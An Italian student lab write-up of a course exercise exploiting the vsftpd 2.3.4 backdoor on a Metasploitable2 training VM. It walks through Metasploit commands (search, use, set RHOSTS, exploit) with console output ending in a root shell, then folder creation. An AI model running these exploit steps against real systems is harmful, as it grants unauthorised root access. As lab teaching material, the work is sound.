UNIT2 S7/L1 - metasploit
Vi è richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica. Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.
Configurate l'indirizzo come segue: 192.168.1.149/24

- Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit

Esercizio:
cambio l'ip della metasploitable2 con questi passaggi

- sudo nano /etc/network/interfaces


- Dentro il file bash:

iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
Gateway 192.168.1.1


- Ctrl+X S

- sudo /etc/init.d/networking restart -> restart della rete

setto la kali sulla stessa rete, posso impostare dall'interfaccia di rete, disattivando il dhcp e inserendo un IP specifico



eseguo una scansione con nmap per vedere la versione dei servizi attivi



a questo punto posso:

- farpartire con “*msfconsole*”
- ricerco tramite la funzione “search” qualcosa per attaccare il servizio vsftpd

seleziono l’exploit con ID numero 1 dalla lista: “*search vsftpd*” → “*use 1*”


- poi con “*show options*” vedo che informazioni aggiungere (in questo caso specificare nel RHOSTS l’IP che voglio attaccare)
- utilizzo il comando “set” per definire l’ip della macchina da attaccare, in questo caso 192.168.1.149: “*set RHOSTS 192.168.1.149”*
- scrivendo “show payloads” avremmo potuto scegliere dalla lista ma in questo caso essendo l’unico disponibile selezionava di default l’unico.: “*show payload” → “set 0*”
- poi scrivo “*exploit*” per avviare l’attacco.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,315 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.159:43325 → 192.168.1.149:6200) at 2025-11-03 09:21:28 -0500
```

una volta che si avvia la sessione posso utilizzare i comandi classici della shell linux “*ls*” per potere vedere i documenti, con “*whoami*” controllo quale utente sono in questo momento, e con “*mkdir /nome*” creo una cartella. Poi verifico la creazione della cartella con “*ls -la”*

```
  File "<string>", line 1, in <module>
NameError: name 'importpty' is not defined
ls
Dx=:f3×4
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
mkdir /test_metasploit
```


mkdir /test_metasploit
ls -la
total 97
drwxr-xr-x 22 root root 4096 Nov 3 09:30 .
drwxr-xr-x 22 root root 4096 Nov 3 09:30 ..
-rw-r--r--   1 root root   0 Oct 21 12:17 Dx=:f3×4
drwxr-xr-x   2 root root 4096 May 13 2012 bin
drwxr-xr-x   4 root root 1024 May 13 2012 boot
lrwxrwxrwx   1 root root   11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13540 Nov 3 08:54 dev
drwxr-xr-x 94 root root 4096 Nov 3 08:53 etc
drwxr-xr-x   6 root root 4096 Apr 16 2010 home
drwxr-xr-x   2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx   1 root root   32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx------   2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x   4 root root 4096 Mar 16 2010 media
drwxr-xr-x   3 root root 4096 Apr 28 2010 mnt
-rw-------   1 root root 8705 Oct 10 02:51 nohup.out
drwxr-xr-x   2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 110 root root   0 Oct 10 02:51 proc
drwxr-xr-x 13 root root 4096 Oct 10 02:51 root
drwxr-xr-x   2 root root 4096 May 13 2012 sbin
drwxr-xr-x   2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root   0 Oct 10 02:51 sys
drwx------   2 root root 4096 Nov 3 09:30 test_metasploit
drwxrwxrwt   6 root root 4096 Oct 21 21:48 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx   1 root root   29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server